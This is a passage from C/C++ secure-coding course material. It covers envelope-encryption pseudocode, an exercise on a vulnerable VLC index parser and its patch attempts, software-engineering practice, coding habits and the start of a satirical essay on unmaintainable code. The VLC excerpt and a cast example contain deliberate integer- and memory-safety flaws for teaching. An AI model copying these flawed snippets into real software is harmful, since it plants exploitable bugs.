$session_key = Generate_Secure_Session_Key();  
$Cipher_Text = Encrypt($Cleartext, $session_key);  
$Cipher_Key = Asymmetric_Encrypt($session_key,  
$Public_Key);  
Destroy_Plaintext_Key($session_key);  
Store_Data($Cipher_Key, $Cipher_Text);
```

Secure Coding : C/C++

You may want to keep the pseudo code on this page and the next two pages handy. These illustrate how to securely store data into a database using an asymmetric system, how to perform a secure key change and how to recover the encrypted data out of the database.

Pseudocode: Key Change

```
$Read_Data($Cipher_Key)
$session_key = Asymmetric_Decrypt($Cipher_Key,
$Private_Key);
$Cipher_Key = Asymmetric_Encrypt($Session_Key,
$New_Public_Key);
Destroy_Plaintext_Key($Session_Key);
$Store_Data($Cipher_Key);
```

Secure Coding : C/C++

(This page intentionally left blank)

Pseudocode: Read Data

```
Read_Data($Cipher_Key, $Cipher_Text);  
$session_key = Asymmetric_Decrypt($Cipher_Key,  
$Private_Key);  
$Plain_Text = Decrypt($Cipher_Text, $session_key);
```

Secure Coding : C/C++

(This page intentionally left blank)

Discussion

- What happens now when the presentation, application or persistent layers are compromised?
- Does this solve all of our problems?

Secure Coding : C/C++

Now that we've explored secure storage of keys and coded an example system that can both insert and read data using this system, let's discuss the questions from the slide.

What happens now if the various layers of the public application are compromised?

What other potential exposures or losses does this address?

Final Exercise!

- Consider the code in your book
 - Identify any and all issues with the code examples
 - Prepare to suggest solutions
 - Be thorough!

Secure Coding : C/C++

At this point, we've covered all of the major aspects of secure coding for C and C++. You should be in a good position at this point to both create secure code, and to identify coding problems. Before we wrap up our day with the conclusion, please consider the code below and see what kinds of problems you can identify. As usual, after the exercise, the instructor will conduct a class discussion of findings.

Extract from VLC:

```

1 static void ReadRealIndex( demux_t *p_demux )
2 {
3 ..
4     uint32_t      i_index_count;
5 ...
6     i_index_count = GetDWBE( &buffer[10] );
7 ...
8     p_sys->p_index =
9         (rm_index_t *)malloc( sizeof( rm_index_t ) *
10                                (i_index_count+1) );
11 ...
12     for( i=0; i < i_index_count; i++ )
13     {
14         if( stream_Read( p_demux->s, buffer, 14 ) < 14 )
15             return ;
16
17         if( GetWBE( &buffer[0] ) != 0 )
18         {
19             msg_Dbg( p_demux, "Real Index: invaild version of
20 index

```

```
21             entry %d ",
22             GetWBE( &buffer[0] ) );
23         return;
24     }
25
26     p_sys->p_index[i].time_offset = GetDWBE( &buffer[2] );
27     p_sys->p_index[i].file_offset = GetDWBE( &buffer[6] );
28     p_sys->p_index[i].frame_index = GetDWBE( &buffer[10] );
```

First attempt at patching- What problems remain or were added?

```
1 msg_Dbg( p_demux, "Real Index: Does next index exist? %d ",
2         GetDWBE( &buffer[16] ) );
3
4 -     p_sys->p_index =
5 -         (rm_index_t *)malloc( sizeof( rm_index_t ) *
6         (i_index_count+1) );
7 +     p_sys->p_index = calloc( i_index_count + 1, sizeof(
8     rm_index_t ) );
9     if( p_sys->p_index == NULL )
10     {
11         msg_Err( p_demux, "Memory allocation error" );
12         return;
13     }
14
15 -     memset( p_sys->p_index, 0, sizeof(rm_index_t) *
16     (i_index_count+1) );
17 -
18     for( i=0; i < i_index_count; i++ )
19     {
20         if( stream_Read( p_demux->s, buffer, 14 ) < 14 )
```

Second attempt at patching: What problems remain or were added?

```
1 msg_Dbg( p_demux, "Real Index : num : %d ", i_index_count );
2
3 -     if( i_index_count == 0 )
4 +     if( i_index_count > ( 0xffffffff / sizeof( rm_index_t ) ) )
5         return;
6
7     if( GetDWBE( &buffer[16] ) > 0 )
8         msg_Dbg( p_demux, "Real Index: Does next index exist? %d
9     ",
10         GetDWBE( &buffer[16] ) );
11
12 -     p_sys->p_index = calloc( i_index_count + 1, sizeof(
13     rm_index_t ) );
```

```

14 +     p_sys->p_index = malloc( ( i_index_count + 1 ) * sizeof(
15 rm_index_t ) );
16     if( p_sys->p_index == NULL )
17     {
18         msg_Err( p_demux, "Memory allocation error" );
19 @@ -954,12 +954,13 @@ static void ReadRealIndex( demux_t *p_demux
20 )
21         p_sys->p_index[i].time_offset = GetDWBE( &buffer[2] );
22         p_sys->p_index[i].file_offset = GetDWBE( &buffer[6] );
23         p_sys->p_index[i].frame_index = GetDWBE( &buffer[10] );
24 -     msg_Dbg( p_demux, "Real Index: time %d file %d frame %d
25 ",
26 -             p_sys->p_index[i].time_offset,
27 -             p_sys->p_index[i].file_offset,
28 -             p_sys->p_index[i].frame_index );
29 -
30 +     msg_Dbg( p_demux,
31 +             "Real Index: time %"PRIu32" file %"PRIu32"
32 frame %"PRIu32,
33 +             p_sys->p_index[i].time_offset,
34 +             p_sys->p_index[i].file_offset,
35 +             p_sys->p_index[i].frame_index );
36     }
37 +     memset( p_sys->p_index + i_index_count, 0, sizeof(
38 rm_index_t ) );
39 }


```

Final patch. Is the problem resolved?

```

1 msg_Dbg( p_demux, "Real Index : num : %d ", i_index_count );
2
3 -     if( i_index_count > ( 0xffffffff / sizeof( rm_index_t ) ) )
4 +     if( i_index_count >= ( 0xffffffff / sizeof( rm_index_t ) ) )
5         return;
6
7     if( GetDWBE( &buffer[16] ) > 0 )

```



Conclusion & Summary

Congratulations! At this point, you have covered all of the major aspects of secure coding for the C and C++ languages.

In this last section, we have a few less technical issues that would like to discuss, followed by a quick summary of the major topics from the class. Along with this, are some good security practices to consider implementing within your own coding department for your organization.

Software Engineering

- Much more than writing code
 - Understanding requirements
 - Understanding expectations
 - Understanding futures



© Scott Adams, Inc./Dist. by UFS, Inc.

Secure Coding : C/C++

Software Engineering

Every formal computer science or application engineering program at colleges and universities around the world includes at least an introduction to software engineering. This includes topics such as flow-charting, big O calculation, interface design and others. Unfortunately it seems that in our experience most programmers forget all about these things and fail to carry them forward into the work place.

There are cases where organizations use more formal software design and engineering practices for the creation of application and utility software within the organization, but unless the organization specializes in delivering finished applications to customers (Microsoft Office, for instance) these practices are apparently viewed as more of a hindrance and a formality by many of the programmers. When it comes time to actually write code, most use the “Stream of Consciousness” method.

Stream of Consciousness Coding

By “Stream of Consciousness” coding we refer to the practice of taking a programming task and beginning the process by writing code, allowing an application to develop organically, rather than beginning with some formal analysis of the problem at hand. For instance, rather than performing a thorough requirements analysis followed by specification of functional modules or perhaps high level object design the programmer will prefer to take the problem and sit down at a computer to start typing in code.

Some programmers prefer this method because they feel that the code that they produce is something of a work of art. Some even feel that the code that they write is far more creative when it is written using this method. While we, as fellow programmers, understand these feelings, there are some serious drawbacks to this method.

One of the more serious issues that tends to arise when using this method is that the product of the work tends to not meet all of the requirements of the project. This will not necessarily be the case, but it is a sign of the type of code that emerges when this "seat of your pants" style is employed.

It is also very common for code developed in this way to end up being very convoluted. This is not the intention of the programmer, of course. Instead, this tendency develops in the code as versions are completed and additional features need to be added when the project is demonstrated or deployed to the constituents. These features will commonly have major impacts on the overall flow of how the program works and require either major reengineering or, more commonly, kludges. How did this happen? This results from the requirements never being formally agreed upon between the developers and the customers; it happens because the initial development was done before the complete problem was clearly understood.

If you are reading or listening to this and any of these problems sound familiar, what is really missing from your development process is some kind of formal software engineering and requirements analysis process.

Requirements Analysis

In the field of project management there is a very handy problem solving technique known as PDCA (Plan, Do, Check & Act)³⁶. We're not really interested in all of the pieces of this problem solving system, but the first step is very interesting and can be considered in connection with software engineering since it is, in a sense, what we are doing when we analyze the requirements for a certain software engineering project.

The "Plan" phase in PDCA is dominated by two primary activities. The first is to fully define the problem at hand. In the context of software engineering this could be applied by fully analyzing the issue for which a programming solution is desired. For instance, if an inventory system is desired a competent programming team would want to take some time to fully understand what problems an automated inventory control system is perceived to solve. If we do not clearly understand what problem is being solved through coding then it is unlikely that the code that we create will actually solve the problems or solve the perceived solution set that the individuals requesting the solution have in mind. This step is really all about understanding expectations.

The second step in the "Plan" phase of PDCA is to define solution criteria. The general idea is that if you first decompose and analyze the problem carefully, you should be able to

³⁶ <http://en.wikipedia.org/wiki/PDCA>

define a set of criteria that would match a solution set. Let's give a mathematical example. If we had three linear equations:

$$x + 2y + z = 2$$

$$3x + y + z = 12$$

$$4y + z = 2$$

With a bit of experimentation, we can come to the conclusion that the solution set for this set of linear equations is $x=2$, $y=1$ and $z=-2$. Of course, this isn't a math class, but please bear with us for a moment. How can we arrive at the solution set of these problems? What we can do is fully analyze the linear equations and then through experimentation describe what the solution set would look like. What we don't know is *how* we can define the solution mathematically.

What we have described here is really the Plan step of PDCA. Fully decompose the problem and then describe what the solution looks like. I may not know how to get to that solution, I may not know precisely what the solution is (unlike the solution set above), but if the solution were to wander past, I would be able to spot it because I already know what requirements it must satisfy.

With the mathematical problem that we presented, the piece that is missing is the permutation matrix described below:

$$\begin{bmatrix} 1 & 0 & 0 \\ -3 & 1 & 0 \\ 0 & -2 & 1 \end{bmatrix}$$

For some, this may stir up memories from years gone by in a Linear Algebra course. We hope though that the point is clear. If we understand what the solution would look like then it is trivial to identify that solution when we happen across it.

If we are designing software and the problem that the software is trying to solve is clearly defined and the expectations for the solution to the problem being solved are explained then it is a fairly trivial task to create a piece of code that satisfies all of the requirements. Even more important, perhaps, is that we can create a single elegant solution to solve the problem in an efficient and a secure way. We may be able to arrive at a solution that meets all of the requirements through more roundabout means, but it will likely not be as elegant, efficient or secure.

Software Lifecycle

Another important aspect of designing software is planning the lifecycle of that software. In a sense programmers are like artists. An artist does not paint a picture today planning for the picture that he will paint tomorrow to "replace" it. If an artist were thinking that way he would simply stop working on today's picture and get started on the replacement right away!

Programmers are generally not focused on the program that will eventually replace the program that they are writing. In fact, if you told a programmer that you planned to replace the program that is being written today with a new system in two years the programmer

would likely feel far less motivated to continue working on the current project. He would want to know what that future system is going to do that his system can't do and why the system that he's building can't be modified to take on whatever these new requirements are.

This is understandable since there is a sense of ownership or perhaps authorship in the sense of having created something unique. Of course we know at a cerebral level that there are good reasons for rewriting systems. New programming languages, changing business requirements, new systems for these applications to run on, new techniques in the field, etc. This doesn't change the psychology of the programmer, however.

Even putting these matters aside, many programmers, as a result of not using any kind of formal software engineering methods, fail to plan for not the end of life of the application but the factors that will lead to that end of life. In other words, if you tell the programming team that they need to develop a system that can handle up to 50,000 simultaneous connections they will design a system that does exactly this. Consider your business, however. Are you hoping that your business will remain constant or even diminish? Most organizations are planning for growth. Shouldn't we be planning for growth in our applications as well?

While the application that we design might be perfectly capable of handling the specified number of simultaneous users, it may not lend itself to scaling beyond that number of users easily. In fact, most applications require serious retooling in order to be able to scale them well. With good planning and good practices, however, we can create systems that plan for increased capacity and changes in infrastructure by generalizing solutions through the definition and creation of APIs and functional modules.

Software Engineering (2)

- Actual Engineering
 - Interface design
 - API design
 - Black boxes make for excellent code reuse

Secure Coding : C/C++

Software by Design

There are several things that can be done to assist our organizations to foster good software engineering practices. We're not talking about having a formal system that is done simply as a formality. We're talking about practices that will make our software design and creation more efficient and produce better code at the same time. The ideas that we present here are not new, but we hope that we will give you some new ideas for ways to implement these concepts and that you will see the very real benefits of applying these within your application engineering process.

Interface Design

For a man who only owns a hammer, every problem looks like a nail. Obviously we should use the best tool for the job, not the most convenient tool. Even with a good tool, though, a skilled craftsman is still necessary. Personally, I know that I am pretty bad at designing attractive interfaces. I can make things functional, I can even make things that are "cool", but making something that other people can clearly see how to use with little or no instruction is evidently beyond me.

While I'm being honest with you, let me also say that for quite a long time I didn't think that there was really any value in having someone else design or specify the user interface for me. I was perfectly capable of doing it, I knew what I wanted to put into the interface, I had an idea of how I wanted the interface to function and I was cutting out the middle man who would come back to me with more requirements and demands for my beautiful code, forcing me to make changes that I wouldn't need to make if I just created the interface myself.

Unfortunately, the interfaces that are designed by coders are typically only easy to use by coders, not every day employees or customers. On the other hand, people who specialize in interface design know how to communicate with users effectively. They have a knack for knowing how a user will think, what they will want to click on next and what information the user will expect to see and in what order. These individuals are also very good at organization use cases and usability testing with end users to make sure that everything is going in the right direction.

Aside from usability, one of the best advantages that **come** is new system that we are creating often feel more satisfied when they feel that they have a hand in the creation of the system. In a sense, the process of designing, testing and presenting the interface to the end users and constituents tends to lead to far greater customer satisfaction in the end since they can see the progression of the development. Also, if there have been any misunderstandings in the requirements phase they will tend to become evident when the interface is presented and examined.

For this reason, interface design is something that should really start at the very beginning of the project. In fact, we can tie the interface design to another part of the design process.

API Specification & Flow Charting

With the requirements well defined, the programming team is in a good position to begin to describe solution sets for the problem. Rather than beginning to define these solution sets in code, however, we strongly recommend that you consider having these solutions diagrammed.

There are several types of diagramming that you should consider. Flow-charting, the type that all programmers have likely done at some point in their careers, is best used to describe the behavior of a particular module or piece of code. These are very useful for analyzing the solution path through a problem and for defining how a piece of code should behave in various circumstances.

A more modern form of diagramming is specified using Unified Modeling Language (UML)³⁷. UML is a set of specifications for the modeling of structure diagrams³⁸, behavior diagrams³⁹, and interaction diagrams⁴⁰. A thorough discussion of UML and related topics is sufficient material for a course all its own. Our purpose here is to deal with secure coding. The relationship that we wish for you to be aware of is that sound coding comes from sound

³⁷ For more information on UML, please see http://en.wikipedia.org/wiki/Unified_Modeling_Language and <http://www.uml.org/>

³⁸ Structure diagrams typically illustrate relationships within classes, objects and components

³⁹ Behavior diagrams illustrate things that occur within a system. Examples would be a use case diagram or an activity diagram

⁴⁰ Interaction diagrams illustrate the flow of information within a system. Examples are communication diagrams and sequence diagrams

design. If the systems that we code are not well thought out and defined then we are leaving our systems open to systemic flaws that originate from the design (or lack thereof) itself.

For our purposes, let us look at a few of these charting systems that are particularly useful in software design. First, consider a state diagram. A state diagram will show the initial state of a system, the final state of a system and any intermediary states that the system may pass through as it proceeds from the initial to the final state. This allows us to visualize or describe the various means through which the system can arrive at a final state and it helps to illustrate what components within a system may be affected as the state progresses.




Figure 1 – State Diagram⁴¹

The second type of diagram that is particularly useful is the activity diagram. In reality, the state diagram is a special form of an activity diagram. An example is below:

⁴¹ http://en.wikipedia.org/wiki/Image:UML_state; retrieved June, 2007
Licensed under GPL Free Documentation License 1.2




Figure 2 – Activity Diagram⁴²

Here we can see essentially the high level functional flow through a process from beginning to end. It is, in a sense, a type of flow chart but it lacks particulars. For instance, the “Enroll in University” unit quite likely would have its own rather complex looking flow chart to completely describe the process. What is the value of this diagram then? It allows us to digest the problem at a high level.

One of the strategies for managing software design is to take something like an activity diagram and to use it as the basis for defining programming teams that will be responsible for the various modules. We will come back to this in the next section.

Flow charts, the diagrams that all programmers have seen and likely created, are most useful when used to define the solution process for a module within a larger problem set. For instance, if we wanted to create a function to calculate $N!$ ⁴³, we could use a flow chart to describe the problem before writing actual code:

⁴² <http://www.agilemodeling.com/style/activityDiagram.htm>; retrieved June 2007

⁴³ In mathematics, a value ‘N’ followed by an exclamation point indicates that we are calculating the factorial of N. A factorial is the product of all integer values from one through the value given for N. For instance, the solution to $6!$ is $6*5*4*3*2*1$ or 720.




Figure 3 – Flow chart of N!⁴⁴

The problem that we are considering here is trivial, but consider a more complex operation. For instance, if you were coding on an architecture that does not support division, would you be able to simply start coding a method to calculate the quotient? Most would benefit greatly from the creation of a flow chart that describes the step-by-step method used to calculate the result.

Team Exercise

In our experience programmers tend to be a bit out of practice when it comes to engineering solutions to problems rather than just throwing code at them. As both a team building exercise and an opportunity for a refresher in problem solving please consider and provide an algorithm to address the following problem. Pseudo code is perfectly acceptable as your answer to the problem; you do not have to provide actual compilable code. Please remember that the point of this exercise is to force you to diagram the problem in some way. We've tried to select a problem that will make you think:

⁴⁴ http://en.wikipedia.org/wiki/Flow_chart; retrieved June 2007

You have been asked to create a library function for an embedded navigation system. The system is being implemented on very simple embedded processors with a limited instruction set. Please design an algorithm that will perform arbitrary⁴⁵ precision division *without* using the multiplication or division operators.

⁴⁵ Arbitrary indicates that the precision is not limited to any particular number of significant digits. Your solution should allow for infinite precision or for the library call to your function to specify the precision of the result.

Blackbox Coding

- What if we specify requirements and then code to them?
 - Allows for easier unit testing
 - Possible to create a test harness
 - Often easier to find the source of a problem once something is discovered

Secure Coding : C/C++

API Design & Black Boxes

After creating a high level activity or state diagram, we are in a very good position to carve the project into a number of functional modules. In this course we will not explore the pros and cons of using what is called “Imperative Programming⁴⁶” versus “Object Oriented Programming⁴⁷”. You likely have already formed an opinion regarding which programming style is best for the work that you do. However, in both cases, it is possible to structure the work in such a way that programming teams can become responsible for modules of the system.

For instance, in an imperative programming model, distinct modules can be assigned to various groups. Perhaps there is an input stage, an interface to the persistent tier, a module for handling all user input, etc. In an object-oriented framework, groups could be responsible for objects that are used to handle the same types of functionality.

⁴⁶ A loose definition of imperative programming as we intend it in this context is the application of various methods that modify the state of data to achieve the ends desired by the programmer. Imperative languages include FORTRAN, Cobol, C, Ada and others. In this document we will also refer to this as “functional”, though “Functional Programming” is actually quite different, referring to a language where there is no state but only the application of functions. In common parlance outside of academic circles it seems that Imperative Programming is often thought of as referred to as Functional Programming.

⁴⁷ Object oriented programming focuses on the objectification of information with associated methods and characteristics typically referred to as classes from which objects can be instantiated and subsequently manipulated.

If we apportion the work out to teams, how can we be sure that our finished product will work well? The answer is good communication and standards. Let us imagine for a moment that we have made a team responsible for the session management module within our application. If we are using objects, then we are likely talking about a session object. If we're in a functional mode, then we're talking about all of the aspects of the session module.

For this group to accomplish their work all that they really need is a requirements specification. They need to know what information is available, what information is required and how to store and retrieve necessary persistent data. If other teams need to interact with the sessions module or object, they will also need to know how to interact with it, so the group managing the sessions portion of the code would be responsible for publishing an API. If you are familiar with Java, you could think of this as defining an interface for an object. These are methods and members that you are guaranteeing will be available. Essentially the programming teams are making the same guarantees between themselves.

If another group needs some additional piece of information or to perform some additional interaction with the sessions module, then they will negotiate with the session team to have the API feature added. How the module functions internally does not matter. Essentially, the various groups are creating black boxes that can be interconnected to perform the overall mission of the system.

Another advantage to this type of divide and conquer programming is that the groups can be trained to rely on other groups to perform unit testing⁴⁸. In fact, in organizations where I have initiated this type of practice into the organization, the various groups become very comfortable having their code reviewed and tested by others. It tends to form a real sense of camaraderie between the programming teams and a better understanding of this truth: the best person to test or review code is any programmer who had nothing to do with its design.

While a sense of competitiveness can develop between the groups, this can be healthy. It is certainly far healthier than having a feeling of competitiveness between the individual programmers.

Another primary advantage of defining APIs that are opaque with regard to the code is that systems developed in such a way are usually ripe for code re-use. Code re-use, particularly re-use of trusted components, is one of the principles of secure coding.

⁴⁸ Unit testing is the practice of defining tests that exercise all external aspects of the API for a module or object. The testing would include valid inputs and expected results in addition to invalid inputs and proper handling of these.

Other Benefits

- Efficient Workflow
 - Carve application into functional units
- Better Documentation
 - Documentation is a requirement
- Easier Integration
 - Well defined interface
 - Interface separated from implementation

Secure Coding : C/C++

This page intentionally left blank.

Secure Coding Habits

- Secure coding is a way of thinking
 - Knowing principles
 - Knowing how to apply them
- It's also a habit
 - Putting knowledge into practice
 - Condition yourself to always have good habits!

Secure Coding : C/C++

This page intentionally left blank.

Variable Use

- Initialize Your Variables
 - Nothing new – What did your first programming professor tell you?
 - Prevents accessing uninitialized memory

Secure Coding : C/C++

This page intentionally left blank.

Pointers

- Pointers should be NULL when not in use
 - This is like owning a gun
 - Do you store a gun with bullets in it?
 - Do you open the breach before passing it to someone?
 - Initialize to NULL
 - Set to NULL immediately after a free()

Secure Coding : C/C++

This page intentionally left blank.

With Great Power...

- ...Comes Great Responsibility
 - Cast is very powerful
 - Cast is used to force interpretation or conversion
 - Cast is *not* used to solve compiler warnings!

```
1 int main()
2 {
3     unsigned char c;
4     FILE *fp;
5     fp = fopen("file", "r");
6     while (c != EOF) { c = (char)fgetc(fp); }
7 }
8
```

Secure Coding: C/C++

This page intentionally left blank.

Invocation/Subshells

- Our code may invoke other code
 - We *must* control the environment
 - Could our code be a conduit to someone else's insecure code?
 - Purge environment first?
 - Limit privileges
 - Tightly control paths
 - Prefer *exec* over *system*
 - *Never* pass sensitive data as arguments!

Secure Coding : C/C++

This page intentionally left blank.

Use High Warning Levels

- Always prefer `-Wall`
 - All code should compile without warnings
 - Warnings can lead to unintended side effects
 - When cleaning up warnings
 - Make sure you understand what the problem is
 - Understand what could result
 - Determine the most secure solution
 - Not the most expedient! (usually a cast)

Secure Coding : C/C++


This page intentionally left blank.

Pass On Knowledge

- Great Programmers Share Knowledge
 - If you're the guru, influence the mindset of "younger" programmers
 - At a minimum, share your knowledge in your code
 - Meaningful comments!!

Secure Coding : C/C++

This page intentionally left blank.



This page intentionally left blank.

Appendices

How To Write Unmaintainable Code

Ensure a job for life ;-)

Roedy Green

Canadian Mind Products

Introduction

Never ascribe to malice, that which can be explained by incompetence. □ - Napoleon

In the interests of creating employment opportunities in the Java programming field, I am passing on these tips from the masters on how to write code that is so difficult to maintain, that the people who come after you will take years to make even the simplest changes. Further, if you follow all these rules religiously, you will even guarantee **yourself** a lifetime of employment, since no one but you has a hope in hell of maintaining the code. Then again, if you followed **all** these rules religiously, even you wouldn't be able to maintain the code!

You don't want to overdo this. Your code should not **look** hopelessly unmaintainable, just **be** that way. Otherwise it stands the risk of being rewritten or refactored.

General Principles

Quidquid latine dictum sit, altum sonatur. □ - Whatever is said in Latin sounds profound.

To foil the maintenance programmer, you have to understand how he thinks. He has your giant program. He has no time to read it all, much less understand it. He wants to rapidly find the place to make his change, make it and get out and have no unexpected side effects from the change.

